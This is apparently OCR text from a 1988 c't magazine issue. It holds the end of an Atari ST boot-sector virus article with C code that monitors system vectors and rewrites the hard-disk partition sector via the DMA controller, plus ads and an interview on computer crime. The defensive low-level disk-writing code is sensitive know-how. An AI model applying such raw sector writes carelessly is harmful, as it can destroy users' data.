      {  /* was tun ? */
        case 1 : /* Variablen auf alte Werte zurücksetzen */
                 poke_long (0x472,bpb);
                 poke_long (0x476,rw);
                 poke_long (0x47a,boot);
                 poke_long (0x47e,media);
                 break;
        case 2 : /* hat seine Richtigkeit, dann eben auf */
                 /* die neuen Vektoren aufpassen, zB fur */
                 /* Ramdisk oder andere TOS Version      */
                 bpb   = peek_long (0x472);
                 rw    = peek_long (0x476);
                 boot  = peek_long (0x47a);
                 media = peek_long (0x47e);
                 break;
      }
    }
  }
}

/*********************************************************
* Zugriff auf Speicher im Supervisor-Mode   adr --> val *
*********************************************************/
peek_long (adr)

LONG adr;
{
  LONG ss,val;

  ss=Super(0L);
  val=*(long*)adr;
  Super(ss);
  return(val);
}

/*********************************************************
* Speicherzugriff im Supervisor-Mode        adr,val --> *
*********************************************************/
poke_long(adr,val)

LONG adr,val;
{
  LONG ss;

  ss=Super(0L);
  *(long*)adr=val;
  Super(ss);
}
```

Diese Sonderform eines Accessory wird nicht in der Menüleiste eingetragen. Das Programm meldet sich, wenn eine Veränderung der überwachten Systemvektoren erfolgt.

Es wäre also ein brauchbarer Ansatz, mit einem Programm den Zustand der entsprechenden Vektoren zyklisch zu überprüfen. Das abgedruckte Accessory erfüllt diese Aufgabe und erzeugt eine Alarmmeldung, wenn sich eine Systemvariable ändert. Da aber auch nützliche Programme wie RAM-Disk- und Harddisk-Treiber sich so in das TOS einhängen, bleibt es dem Anwender überlassen, ob die Vektoren wieder auf ihren ursprünglichen Wert gesetzt werden. Wer regelmäßig eine RAM- oder Harddisk benutzt, sollte das Programm dahingehend verändern, daß es auch die legal veränderten Vektoren mitbewacht.

Fazit

Es wird in Zukunft wohl mit einer regelrechten Virusschwemme zu rechnen sein. In der Redaktion sind bereits zwei entfernte Verwandte des vorgestellten Bootsektor-Virus aufgetaucht, die sich noch nie durch unerlaubte Schreibzugriffe verraten haben. Einer davon meldet sich unregelmäßig mit vier Bomben; die Daten einer gerade laufenden Anwendung gehen dadurch verloren.

Es steht auch zu erwarten, daß derartige Programme weiter verfeinert und damit schwerer erkennbar werden. Die Schutzbemühungen des einzelnen könnten zu einer weitgehenden Quarantäne des eigenen Diskettenarchivs führen. Vielleicht würde dies der Raubkopiererei unversehens die Zukunft nehmen? Womit die Frage auftaucht, ob nicht einige Viren die Produkte von Sofwarehäusern sind, die freigesetzt wurden, um die Software-Piraterie einzudämmen.

Auf der Strecke bliebe dabei aber auch das Public-Domain-Prinzip. Wer möchte schon eine Diskette kopieren, über deren Gefährlichkeit er sich nicht im klaren ist? Alle Viren-Programmierer, die ihre Tätigkeit als Scherz verstehen, sollten sich eine derartige Situation vor Augen halten. Auch sie werden unter den Geschädigten sein, wenn auch nur mittelbar. Die Abwehr immer neuer Viren-Typen wird einer User-Gruppe aber nicht durch gegenseitige Isolation, sondern nur durch verstärkte Kommunikation gelingen. (ad)

Literatur

[1] Eckhard Krabel: Die Viren kommen, c't 4/87

[2] Jens Abraham: Blitzstart, c't 8/87

[3] Alfons Kramer; Thomas Riebl; Winfried Hübner: Das TOS-Listing, Verlag Heinz Heise, Hannover 1988


```
/*****************************************
* RESTORE-PARTITION                      *
* =================                      *
* Verlorengegangene Partitionsinforma-   *
* tionen auf Bootsektor der Harddisk     *
* wiederherstellen.                      *
*                                        *
* Rechner            : Atari ST Serie    *
* Sprache            : Megamax C         *
* Autor                                  *
*  - main ()         : Thomas Koziel     *
*  - alles andere    : übernommen von    *
*                      Jens Abraham      *
*                      c't 8/87          *
* Erstellt           : März '88          *
*****************************************/

#include <osbind.h>

#define WORD int
#define LONG long
#define BYTE char

#define FALSE 0

/*****************************************
*    HardDisk Controller Kommandos       *
*****************************************/

#define READ  0x0800BaL
#define WRITE 0x0a00BaL

/*****************************************
*          Puffer für Bootsektor         *
*****************************************/

BYTE buffer [512];

/*****************************************
*    Sperren der Floppy VBL-Routine      *
*****************************************/

WORD *flock = 0x43eL;
```

```
/*****************************************
*          MFP und DMA Adressen          *
*****************************************/

BYTE *gpip      = 0xfffa01L;
WORD *diskctl_w = 0xff8604L;
LONG *diskctl_l = 0xff8604L;
WORD *fifo      = 0xff8606L;
BYTE *dmahigh   = 0xff8609L;
BYTE *dmamid    = 0xff860bL;
BYTE *dmalow    = 0xff860dL;

/*****************************************
*                 SSP-Save               *
*****************************************/

LONG save_ssp;

/*****************************************
*    Langes und Kurzes HDC-Timeout       *
*****************************************/

#define LONG_DELAY 690000
#define SHORT_DELAY 23000

/*****************************************
*  Floppy-VBL sperren und einschalten    *
*****************************************/

#define FLOCK_ON -1
#define FLOCK_OFF 0

/*****************************************
*          Supervisor setzen             *
*****************************************/

sup_on ()
{
  save_ssp = Super (0L);
}

/*****************************************
*             User setzen                *
*****************************************/
```

WISDOM **Aktuell**

Ihr persönlicher Personal-Computer

CO-SA Zuverlässigkeit · 1 Jahr Garantie · Service-Centrum-Monheim

WISDOM 286 ATi

WISDOM Portable

WISDOM Compact

WISDOM High Speed

Mehr als 120 Fachhändler sowie Systemhäuser und Software-Büros gewährleisten die gezielte Nutzung **Ihres persönlichen Systems.**
In Monheim wird jeder **WISDOM**-Personalcomputer individuell gefertigt, in allen Funktionen geprüft und einem 24-stündigen Dauertest unterzogen. Unsere Software-Partner bieten Ihnen die praxisgerechte Branchenlösung.

das richtige System am richtigen Platz
tragbar – compact – größte Ausbaufähigkeit

bedarfsgerechte Ausstattung
Hauptspeicher – Videokarte – Schnittstellen – Massenspeicher – Peripherie

leistungsorientierte Auswahl der Zentraleinheit
PC mit 8088-I – ATi mit 80286 – COMAX mit 80386

preiswerte Systeme in jeder Klasse

Branchenlösungen

001 Desktop-Publishing
002 Literaturdatenbanken Information-Retrieval
003 Spedition / Transport-Tarife
004 Rechtsanwälte
005 Heizung / Klimatechnik
006 Technische Software
007 CAD
008 Verlage / Lichtsatz
009 Adress-System (ADR.SYS)
010 Mitgliederverwaltung (MV-SYS)
011 Managementinformationssysteme für
*** Marketing/Vertrieb/Forschung/Entwicklung/Technik
012 Baustoffhandel
013 Baumaschinenhandel
014 Warenwirtschaft für Sport & Einzelhandel
015 Netzwerk
016 Handwerkerprogramm (PC AS)
017 Buchhaltung & Lagerverwaltung für Kleinbetriebe
018 BTX Software
019 REWA Finanzbuchhaltung
020 Buchhaltung für Freiberufler
021 Lebensmittelindustriesoftware (Qualitätssicherung,
*** Fertigpackungskontrolle, Labordatenerfassung,
*** Rezepturverwaltung
022 Bäckereiprogramme
023 Möbelspeditionssoftware
024 Textilhandel (Warenwirtschaftsystem)
025 Maschinengroßhandel (Betriebsorganisation,
*** Fakturierung)
026 Messwerterfassungssysteme
027 Fuhrparkkostenrechnung
028 Programmierung nach Kundenauftrag
029 Textverarbeitung
030 Spielwarenfachhandel
031 Handelsvertreter
032 Vereinsverwaltung
033 Ärzte (Klinkärzte, Zahnärzte)
034 Krankenhausverwaltung
035 Hochregal-Lagerwaltung
036 Werkzeug & Eisenwarengroßhandel
037 Barcode (Mobile Datenerfassung)
038 Kunststoff-Fertigung
039 Baunebengewerbe
049 Touristikunternehmen
050 Fahrschulen
051 Motorrad- & Kfz-Handel
052 Pharmaindustrie
053 Apotheken
054 Komplettlösungen
055 Hausverwaltung
056 Makler
057 Steuer- & Unternehmensberater
058 Telefax mit PC
060 Architekten
061 Zeitungs-Postversand
062 Zeitschriftenverlage
063 Fachübersetzer

* WISDOM ist ein eingetragenes Warenzeichen von CO-SA Computer und Systeme, COMPAQ ist ein eingetragenes Warenzeichen der COMPAQ Computer.

Krischerstraße 70 · D-4019 Monheim
Telefon 02173/396170

CO-SA

```
sup_off ()
{
  Super (save_ssp);
}

/****************************************
*     Auf Interrupt vom HDC warten     *
*            sonst TIMEOUT             *
****************************************/

WORD wait (time)

LONG time;
{
  while (time--)
    if ((*gpip & 0x20) == 0)
      return (0);
  return (-1);
}

/****************************************
*            DMA auf Lesen             *
****************************************/

fifo_rd (count)

WORD count;
{
  *fifo = 0x90;
  *fifo = 0x190;
  *fifo = 0x90;
  *diskctl_w = count;
  *fifo = 0x8a;
  asm
  {
    move.l  #0x00ffb604,A0
    move.l  #0x00000000,(A0)
  }
}

/****************************************
*            DMA auf Schreiben         *
****************************************/

fifo_wrt (count)

WORD count;
{
  *fifo = 0x90;
  *fifo = 0x190;
  *diskctl_w = count;
  *fifo = 0x1ba;
  *diskctl_l = 0x100L;
}

/****************************************
*   Langes TIMEOUT + Statusbyte vom    *
*              HDC holen               *
****************************************/

get_status (mode)

WORD mode;
{
  WORD err;

  err = wait (LONG_DELAY);
  if (!err)
  {
    *fifo = mode;
    err = *diskctl_w & 0xff;
  }
  return (err);
}

/****************************************
* DMA auf Floppybetrieb/VBL aktivieren *
****************************************/

end_hd ()

{
  WORD dummy;

  *fifo = 0x80;
  dummy = *diskctl_w;
  *flock = FLOCK_OFF;
}

/****************************************
*      DMA-Transferadresse setzen      *
****************************************/

set_dma (buf)

LONG buf;
{
  *dmalow  = (BYTE) (buf & 0xff);
  *dmamid  = (BYTE) ((buf >> 8) & 0xff);
  *dmahigh = (BYTE) ((buf >> 16) & 0xff);
}

/****************************************
*   Kommandoblock für READ/WRITE über  *
*              DMA an HDC              *
****************************************/

WORD select_sector (command,sectno,count,buf,dma)

LONG command,sectno,buf;
WORD count,dma;
{
  WORD err;

  *flock = FLOCK_ON;
  if (buf)
    set_dma (buf);
  *fifo = 0x88;
  *diskctl_l = ((LONG) dma << 21) | command;
  err = wait (SHORT_DELAY);
  if (!err)
  {
    *diskctl_l = ((LONG) dma << 21) | (sectno & 0xff0000) | 0x8a;
    err = wait (SHORT_DELAY);
    if (!err)
    {
      *diskctl_l = (sectno & 0xff00) << 8 | 0x8a;
      err = wait (SHORT_DELAY);
      if (!err)
      {
        *diskctl_l = (sectno & 0xff) << 16 | 0x8a;
        err = wait (SHORT_DELAY);
        if (!err)
        {
          *diskctl_l = (LONG) (count & 0xff) << 16 | 0x8a;
          err = wait (SHORT_DELAY);
        }
      }
    }
  }
  return (err);
}

/****************************************
*            Sektoren lesen            *
****************************************/

WORD hd_read (sectno,count,buf,dma)

LONG sectno,buf;
WORD count,dma;
{
  WORD err;

  sup_on ();
  err = select_sector (READ,sectno,count,buf,dma);
  if (err == 0)
    fifo_rd (count);
  err = get_status (0x8a);
  end_hd ();
  sup_off ();
  return (err);
}

/****************************************
*           Sektoren schreiben         *
****************************************/

WORD hd_write (sectno,count,buf,dma)

LONG sectno,buf;
WORD count,dma;
{
  WORD err;

  sup_on ();
  err = select_sector (WRITE,sectno,count,buf,dma);
  if (err == 0)
    fifo_wrt (count);
  err = get_status (0x1ba);
  end_hd ();
  sup_off ();
  return (err);
}

/****************************************
* Der in Ordnung gebliebene Sektor 0   *
* von Partition C wird gelesen, die    *
* relevanten Daten an die richtige     *
* Stelle geschoben, der Rest genullt   *
* und dann das Ganze als Partitions-   *
* sektor zurückgeschrieben.            *
* Klappe zu - Virus tot - Platte läuft *
****************************************/

main ()

{
  int i;

  hd_read (1L,1,buffer,0);
  for (i=0;i<0x1b6;i++)
    buffer [i] = 0;
  for (i=0x1b6;i<0x1f6;i++)
    buffer [i] = buffer [i+2];
  for (i=0x1f6;i<0x200;i++)
    buffer [i] = 0;
  hd_write (0L,1,buffer,0);
}
```

Bei Platten mit defekten Sektoren muß eventuell die Konstante SECTOR hochgesetzt werden. Der entsprechende Wert läßt sich nur durch Ausprobieren ermitteln.

ct

4.0:

Turbo Pascal, die neue Freiheit

Turbo Pascal 4.0 ist mehr als nur ein Compiler. Wie bei allen Computersprachen von Heimsoeth & Borland bekommen Sie eine vollständige, intuitiv beherrschbare Entwicklungsumgebung. Mit Editor, Linker und Projektverwaltung als einzigartiges Powerpaket.

Als Nachfolger des legendären Turbo Pascal 3.0, ist Turbo Pascal 4.0 noch schneller, noch komfortabler, noch professioneller und somit noch wertvoller.
Turbo Pascal 4.0 bringt eine völlig neue Dimension an Geschwindigkeit. Mit 27000 Zeilen pro Minute ist Turbo Pascal 4.0 noch schneller als sein flinker Vorgänger. Neben der hohen Geschwindigkeit des Compilers sorgt der integrierte Linker für traumhaft kurze Entwicklungszeiten. Turbo Pascal 4.0's Linker ist so schnell, daß Sie gar nicht merken, daß es ihn gibt.

1. Turbo Pascal 4.0 erzeugt beliebig große Programmdateien, jenseits 64 KByte.
2. Das neue Turbo Pascal 4.0 ist modular durch UNITs, kann getrennt übersetzen und verwaltet Projekte automatisch.
3. Turbo Pascal 4.0-Code ist linkbar, äußerst schnell und kompakt.
4. Es hat ein integriertes, intuitiv beherrschbares Entwicklungssystem mit eingebautem Editor, intelligentem Linker, Make und Build.
5. Auch 4.0 übersetzt im Hauptspeicher und zeigt Fehler im Editor an.
6. Jetzt gibt es Turbo Pascal auch als Kommandozeilenversion (nur 50 KByte).
7. Die Standard-UNIT für die Bildschirmsteuerung (schreibt direkt in den Speicher).
8. Erweiterte Grafik-Routinen enthalten dreidimensionale Balkendiagramme und grafische Textdarstellung – für alle Bildschirmadapter.
9. Es gibt jetzt eine umfangreiche Betriebssystem-Unit mit fast allen DOS- und BIOS-Aufrufen, darunter »Keep«, »Execute« und »SetInt«.
10. 8087/80287-Support, Longints, doppelte Zahlengenauigkeit und bessere Pointer-Unterstützung.

Was Ihnen bei Turbo Pascal 3.0 fehlte, bringt das UNIT-Konzept jetzt in einer perfekten Kombination aus Modularität, Geschwindigkeit und kompaktem Code. Denn Turbo Pascal 4.0 UNITs erleichtern das modulare Programmieren mit klar definierten Schnittstellen und getrennt übersetzten Modulen.

Durch die kurzen Übersetzungs- und Linkzeiten erfährt der Entwicklungsprozeß jetzt eine dramatische Verkürzung. Turbo Pascal 4.0's intelligenter Linker hält Ihren Code so kompakt wie irgend möglich. Nach einem ausgeklügelten Rezept bindet Turbo Pascals Linker nur den Code in Ihre Programme, den es tatsächlich braucht. Weil Sie UNITs einfach verändern, anpassen und neu übersetzen können, bleibt Ihr Programm selbst unangetastet, während Sie die UNITs an eine neue Umgebung adaptieren.

Mit Turbo Pascal 4.0 unterliegen Ihre Pascal-Programme keiner Speicherplatzbeschränkung. Je nach Betriebssystem, OS/2 oder MS-DOS, verwaltet Turbo Pascal 4.0 beliebig große Programme an einem Stück. Dazu brauchen Sie keine Tricks und keinen Overlay-Manager. »EXE«-Dateien und Objektmodule sind im Speicher verschiebbar und lassen sich mit anderen MS-DOS-Objektmodulen linken.

Auch Turbo Pascal 4.0 hält Daten, Quelltext und Objektcode im Hauptspeicher. Zusätzlich können Sie jetzt auch direkt auf bis zu acht weitere Programm- und Objektdateien zugreifen. Fehler finden Sie sofort, mit der Fehlerbeschreibung im Editor und dem Cursor auf der Fehlerstelle – auch bei Laufzeitfehlern. Über die DOS-Shell können Sie jetzt andere Programme starten, Dateien löschen, einen Debugger aufrufen und so weiter.

Turbo Pascal 4.0 ist natürlich kompatibel: zu Jensen/Wirth, ANSI und Turbo Pascal 3.0. Ihre Turbo Pascal 3.0-Programme konvertieren Sie mit nur geringem Aufwand – ein Codeübersetzer hilft Ihnen dabei. Mit den 3.0-Units, für Grafik und Bildschirmsteuerung, können Sie die meisten Turbo Pascal 3.0-Prozeduren auch weiterhin nutzen ohne etwas umzuschreiben.

Durch eine Vielzahl neuer Funktionen schafft Turbo Pascal 4.0 jetzt all das, was Sie sonst nur mit Inline-Statements oder anderen Tricks programmieren konnten. In den Turbo Pascal 4.0-Standard-Units finden Sie alles, was Sie für den Umgang mit Betriebssystem, Bildschirm und Grafikkarte brauchen. So enthält die neue DOS-UNIT Funktionen zum Lesen von Dateiverzeichnissen (FindFirst/FindNext) und -attributen (GetFAttr, SetFAttr). Sie können das Zeit/Datumsbyte konvertieren und einstellen, den verfügbaren Diskettenspeicherplatz abrufen etc. Mit dem DOS-Aufruf »Keep« schreiben Sie jetzt speicherresidente Programme »reentrant« und mit »Execute« rufen Sie fremde »EXE«-Programme auf.

Wesentlich erweitert haben wir auch die Grafikroutinen. Darin finden Sie jetzt Routinen zum Zeichnen von Polygonen, Ellipsen, Bitmustern bis zu dreidimensionalen Balkendiagrammen. Die komplette Grafik-UNIT ist geräteunabhängig und läuft daher auch auf Hercules-Karten, Olivetti-PCs mit 640 x 400 Punkten Auflösung, CGA, EGA und den neuen VGA-Adaptern der PS/2-Systeme.

Für die Puristen unter Ihnen gibt es jetzt auch eine Kommandozeilenversion, ein Stand-Alone – »Make« wie bei Turbo C und die Möglichkeit, Standard-MAP-Dateien zu erzeugen. Auch die Assembler-Schnittstelle ist wesentlich erweitert.

Unser Fazit: Was diesen Compiler so ungewöhnlich macht, ist die spielerische Leichtigkeit, mit der Sie komplexe Probleme der PC-Programmierung lösen.

	Netto	inkl. MwSt.
☐ Turbo Pascal 3.0 (8-Bit)	198,–	225,72
☐ Turbo Pascal 3.0 (16-Bit)	250,–	285,–
☐ Turbo Pascal 4.0	348,–	396,72

Name

Straße

PLZ/Ort

Telefon

Unterschrift


Zur Vermeidung von Rückfragen bitte genau angeben:

Bezeichnung Ihres Rechners

Betriebssystem, Version, Diskette (Zoll)

Versandkosten	Ausland	Inland
☐ Scheck	10,00	
☐ Nachnahme	16,00	6,00

Heimsoeth Software GmbH & Co KG,
Lindwurmstr. 88, 8000 München 2
Tel.: 0 89/7 20 10-0, Telex 5212637 mem d



Latente Bedrohung

Über die Verletzlichkeit der Informationsgesellschaft

Hans-Jürgen Risch

Seit fast acht Jahren beschäftigt sich der Hamburger Professor für Anwendungen der Informatik, Dr. Klaus Brunnstein, mit Fragen der Sicherheit von Großrechner-Anlagen, der Bekämpfung von Computer-Kriminalität und dem Gefährdungspotential des 'Informatik-Bestiariums' aus 'Wanzen', 'Trojanischen Pferden', 'Würmern' und 'Viren'.

c't: 'Herr Professor Brunnstein, durch die Manipulation von Programmen können schwer kalkulierbare materielle und immaterielle Schäden entstehen. Wo sehen Sie Gefahren für Großrechner-Anlagen?'

Brunnstein: 'Im öffentlichen Dienst habe ich zum Beispiel bei der Analyse der Betriebsbedingungen in Rechenzentren des Einwohnermeldewesens, der staatlichen Register der Volkszählung, eine solche Vielzahl an schwerwiegenden Löchern entdeckt, daß man grundsätzlich wohl sagen kann, der öffentliche Dienst legt auf die Sicherheit der Datenverarbeitung oder auch nur auf die Gewährung des Datenschutzes, zu dem er eigentlich gesetzlich verpflichtet ist, wohl nicht so sehr viel Wert.

Das ist in der Wirtschaft gänzlich anders, jedenfalls in den großen Unternehmen. Man kann davon ausgehen, daß bei den ganz großen Unternehmen die Insider-Kriminalität geringer ist, weil es eine gewisse Kontrolle gibt. Dort wird zum Beispiel zwischen Produktions- und Entwicklungsprogrammen sauber getrennt, die entweder auf verschiedenen Rechnern laufen oder in eigenen Umgebungen. Auch die Übergabe von Programmen aus der Entwicklungs- und Test- in die Produktionsumgebung wird durch die EDV-Revision sorgfältig überwacht.

Das heißt natürlich nicht, daß es hochspezialisierten Leuten, die Interna von Betriebssystemen und anwenderunterstützenden Softwaresystemen wie Datenbanken, Compiler und insbesondere auch DFÜ-Software kennen, daß es denen nicht gelänge, da etwas zu tun. In der Regel sind aber diese Systemleute relativ weit von den Anwendungen weg, so daß die theoretische Möglichkeit, auf Dateien zuzugreifen, durch systemorganisatorische Mittel sowie durch Überprüfung und Auswertung der Protokolle eingeschränkt werden kann.'

c't: 'Wie hoch schätzen Sie die Anzahl der Fachleute ein, die in solche Großrechner-Systeme eindringen und auch dort Schäden verursachen könnten?'

Brunnstein: 'Es gibt in der Bundesrepublik etwa tausend Personen, die Interna von großen Betriebssystemen so gut kennen, daß von ihnen, wenn sie nicht gut bezahlt würden (was jedoch bei den meisten der Fall ist), Gefahr drohen könnte. Dazu gehören auch Wissenschaftler wie ich, die als Beamte schon deshalb keine kriminelle Energie haben, weil sie überhaupt keine Energie haben. Ich sehe hier aber im Prinzip große Probleme für die Zukunft.

'Über zweitausend Fälle von Computer-Mißbrauch'

Krimineller Mißbrauch von Computern und Programmen wird in unterschiedlichen Spielarten in den USA bereits seit langem beobachtet und systematisch ausgewertet: Don Parker hat am Stanford Research Institut seit den 60er Jahren über zweitausend Fälle von Computer-Mißbrauch dokumentiert, von Computer-Vandalismus (Sprengstoffanschläge von außen oder Schüsse wütender Mitarbeiter auf Computer und Peripheriegeräte) bis zum Mißbrauch von Software (wie gut verschleierte Falschbuchungen oder betrügerische Manipulationen an Programmen).'

c't: 'Sind die mittleren Datenverarbeitungsanlagen in stärkerem Maße gefährdet als die großen?'

Brunnstein: 'Es sieht im Bereich der Unternehmen, die mittlere Datenverarbeitungsanlagen einsetzen, erheblich unsicherer aus. Sie haben jetzt vielleicht auch schon einige Sicherheitsmaßnahmen ergriffen, sehen aber noch nicht, daß sich zum Beispiel durch den Anschluß von sogenannten intelligenten oder unintelligenten Terminals die Gefahren erhöhen. Hier gibt es ein erhebliches Defizit, teilweise auch im Bewußtsein der Hersteller der ganz kleinen Anlagen. Es ist kein Wunder, daß UNIX, das ich für das unsicherste Betriebssystem der Welt halte, weil es intrinsisch *(Anm. der Redaktion: von innen her)* keine Sicherheitskonzepte hat, außer der Kodierung von Paßwörtern – das ist zweitrangig –, daß UNIX das System ist, auf dem man zu Anfang praktisch alle wesentlichen Viren-Experimente gemacht hat.

Es ist auch kein Wunder, daß heute auf PCs, die sich in der Wirtschaft erheblich ausbreiten, die Computer-Kriminalität drastisch anwächst. Wobei das, was heute mit den Viren passiert, noch nicht in den Bereich der Computer-Kriminalität eindringt, weil es für viele eher Spielcharakter hat. Wir stehen erst am Anfang der böswilligen Viren, die auch über Files automatisch übertragen werden können und dann über Auto-Start-Mechanismen, also im Autoexec-Verfahren und über COM-Files beispielsweise, sich teilweise automatisch in Spur Null oder Eins auf angeblich schlechte Sektoren und Spuren schreiben.'

c't: 'Immer mehr Anwender vernetzen PCs mit dem Großrechner. Steigen dadurch die Gefahren für die Sicherheit?'

Brunnstein: 'Die größte Unsicherheit sehe ich im Augenblick bei den Netzen. Der Wunsch, im Rahmen von Local-Area-Netzen auf Ressourcen wie zum Beispiel Dateien von Kunden oder Personal von verschiedenen Seiten aus zuzugreifen, der technisch in sehr effizienter Weise schon auf vielen Netzen wie Novell oder Token Ring unterstützt wird, steht in einem gewissen Widerspruch zu dem Bedürfnis der Wirtschaft, daß nur diejenigen wirklich an die Daten herankommen, die sie für ihre Arbeit brauchen. Hier bieten die Betriebssysteme leider nicht genügend Möglichkeiten, bei Read- und Write-Access zu unterscheiden, wer welche Module benutzen kann.

Ganz grundsätzlich gehen vor allem die PC-Betriebssysteme

Alles für den Programmierer

Neueste Originalsoftware mit voller Herstellergarantie - Jetzt zum Sonderpreis !

Assembler

210000	**ASMLIB Funktionsbibl.** von BC Associates Graphic, Windows, DOS, Source Code für Microsoft C, Pascal, Assembler, Fortran	349,–
210010	**asmTREE ISAM-Bibl.** von BC Associates Btree-System in Assembler für Microsoft C, Pascal, Fortran und Assembler	849,–
210020	**Microsoft Macro Assembler 5.0**	275,–
210040	**The visible Computer: 8088** von Software Masters Lernen Sie Assembler, beobachten Sie jeden Schritt, Befehl und Register	225,–

Basic

211000	**Microsoft Quickbasic Compiler 4.0** BASICA kompatibel	175,–
211001	**Quick Tools** von BC Associates Binärsuche, Sortieren, Bildschirmkontrolle, Dateiroutinen	299,–
211002	**QuickPak** von Crescent Software	199,–
211020	**Better Basic** von Summit Software - Srukturiert, ASM, 640 K, Pointer, Windows, MS Basic kompat.	399,–
211040	**ZBasic 4.0** von Zedcor - Schneller Compiler, BCD Arithmetik, 54 Stellen genau, Graphikfähig	249,–
211100	**Basic Development Tools** von Sterling Castle B+Tree ISAM m. variabl. Schlüss, Hilfsfenstermanagement, Bildschirmeditor. BASICA, MS Basic, Quickbasic	249,–
211150	**Turbo-Basic**	175,–
211200	**QBase** von Crescent Software - Relationale Datenbank für Quick- und Turbo-Basic	249,–

C Compiler

212000	**Datalight C Compiler von Datalight** K & R Compiler mit Unix Erweiterungen	140,–
212010	**DeSmet C** mit Debugger	349,–
212020	**ECO-C** mit Graphik	250,–
212030	**Lattice C 3.2** von Lattice	700,–
212040	**Let's C** von Mark Williams	175,–
212042	**Let's C Kombination**	299,–
212050	**Turbo C 1.5**	175,–
212060	**Microsoft C 5.0** mit Codeview Compiler mit Debugger	849,–
212065	**Quick C 5.0** von Microsoft	175,–
212070	**C86** von Computer Innovations	979,–

C - Interpreter auf Anfrage !

C Utilities

214010	**C Windows** von Syscom - für alle Speichermodelle und alle K & R C Compiler	245,–
214020	**C Wings** von Syscom	140,–
214050	**GraphiC 4.0** von Scientific Endeavors Reichhaltige Graphikbibliothek mit Font-Editor, verschiedene 9 und 24-Nadeldrucker	725,–
214070	**C Essentials** von Essential Software - Funktionen für Strings, Bildschirm und Videohandling	249,–
214080	**C Tools Plus** von Blaise - 70+ Funktionen für Strings, Bildschirm, Betriebssystem, Schnittstellen	399,–
214090	**C Utility Library** von Essential Software	355,–
214100	**C-Food Smorgasbord** von Lattice Funkt.-biblioth für BCD-Math., I / O, DOS	269,–
214120	**dBASE Tools für C** von Ashton Tate - Einbinden von C-Funktionen in dBASE Anwendungen	249,–
214130	**dBC** von Lattice - ISAM System für d BASE Funktionen in C	449,–
214132	**dBC III Plus** von Lattice ISAM System mit Netzwerkfunkt. in C	1499,–
214200	**C Funkt. Library** von Entelekon	285,–
214210	**Superfonts für C** von Entelekon Übergroße Buchstaben in C Programmen	145,–
214220	**C Windows** von Entelekon	285,–
214230	**Essential Graphics** - Graphikroutinen für versch. C-Compiler, EGA, Hercules, CGA, Animation mit Graphikblöcken, versch. Fonts möglich	495,–
214240	**Light Tools** von Blaise Tools für Datalight C	235,–
214250	**LightWINDOW** von Metagraphics Windowroutinen für Datalight C	225,–
214260	**TurboWINDOW / C** von Metagraphics für Turbo C	225,–
214270	**Blackstar C Funktions** von Sterling Castle Über 250 Funktionen für Bildschirm, Tastatur, Strings und Graphik	229,–
214290	**Turbo C Tools** von Blaise	349,–
214300	**Vitamin C** von Creative Programming - Routinen für Eingabeprüfung, Hilfsfenster, Fensterverwaltung, Zeitfunktionen, vollständige Source, Compiler angeben	449,–
214400	**Timeslicer** von Lifeboat - Parallele Prozesse unter C, Compiler angeben	695,–
220040	**PforCe** - Objektorientierte Funktionen, Windows, Menüs, ISAM, Hardware-Kontrolle	649,–
220050	**PforCe++**	649,–

Cobol

215000	**Micro Focus Personal Cobol** - Entwickeln, testen, debuggen, ausführen, ANSI '74 Code. Bildschirmeditor, Syntaxprüfer, Animator, Bildschirmgenerator	349,–
215010	**Microsoft Cobol Compiler** mit Tools ISAM Dateien, interaktiver Debugger	1299,–
215020	**RM/Cobol 85** von Ryan McFarland	2750,–

RPG II

216001	**RPG II Compiler von Lattice** - Kompatibel zu System III, System /34 & /36 RPG II Compilem. Benutzt ASCII Dateien und MS-DOS Kommandos	1599,–
216002	**RPG II SEU Bildschirm-Utility**	599,–
216003	**RPG II Sort/Merge**	599,–

Graphic-Tools und Libraries

214050	**GraphiC 4.0** von Scientific Endeavors reichhaltige Graphikbibliothek mit Font-Editor, versch. 9- und 24-Nadeldrucker	799,–
214230	**Essential Graphics** - Graphikroutinen für versch. C-Compiler, EGA, Hercules, CGA, Animation mit Graphikblöcken, versch. Fonts möglich	495,–
214250	**LightWINDOW** von Metagraphics Windowroutinen für Datalight C	225,–
214260	**TurboWINDOW/C** von Metagraphics für Turbo C	225,–
217000	**TurboWINDOW/Pascal** von Metagraphics	225,–
217010	**MetaFONTS** von Metagraphics	218,–
217020	**MetaWINDOW** von Metagraphics	435,–
217500	**GGS Graphic Development Toolkit**	1049,–

Fortran

218000	**Microsoft Fortran Compiler** mit Codeview	849,–
218010	**RM/Fortran** von Ryan McFarland	1110,–

dBASE

219000	**dBXL** von Wordtech dBASE kompatibler Interpreter mit Erweiterungen	399,–
219010	**FoxBase+** von Fox Software dBASE III+ Compiler	899,–
219020	**Genifer von Bytel** - Programm-, Masken- und Listengenerator für dBASE III	749,–
219030	**QuickCode III Plus** von Fox & Geller	599,–
219040	**Quicksilver** von Wordtech	1199,–
219050	**Tom Rettig's Library** - 140 Funktionen für dBASE III Plus: Zahlenfelder, Eingabekontrolle	229,–
219060	**Clipper** von Nantucket	1599,–
214120	**dBase Tools für C** von Ashton Tate - Einbinden von C-Funktionen in dBase Anwendungen, mit mathematischen, statistischen und Graphikfunktionen	249,–
214130	**dBC** von Lattice - ISAM System für dBASE Funktionen in C	449,–
214132	**dBC III Plus** von Lattice ISAM System mit Netzwerkfunktionen in C	1499,–
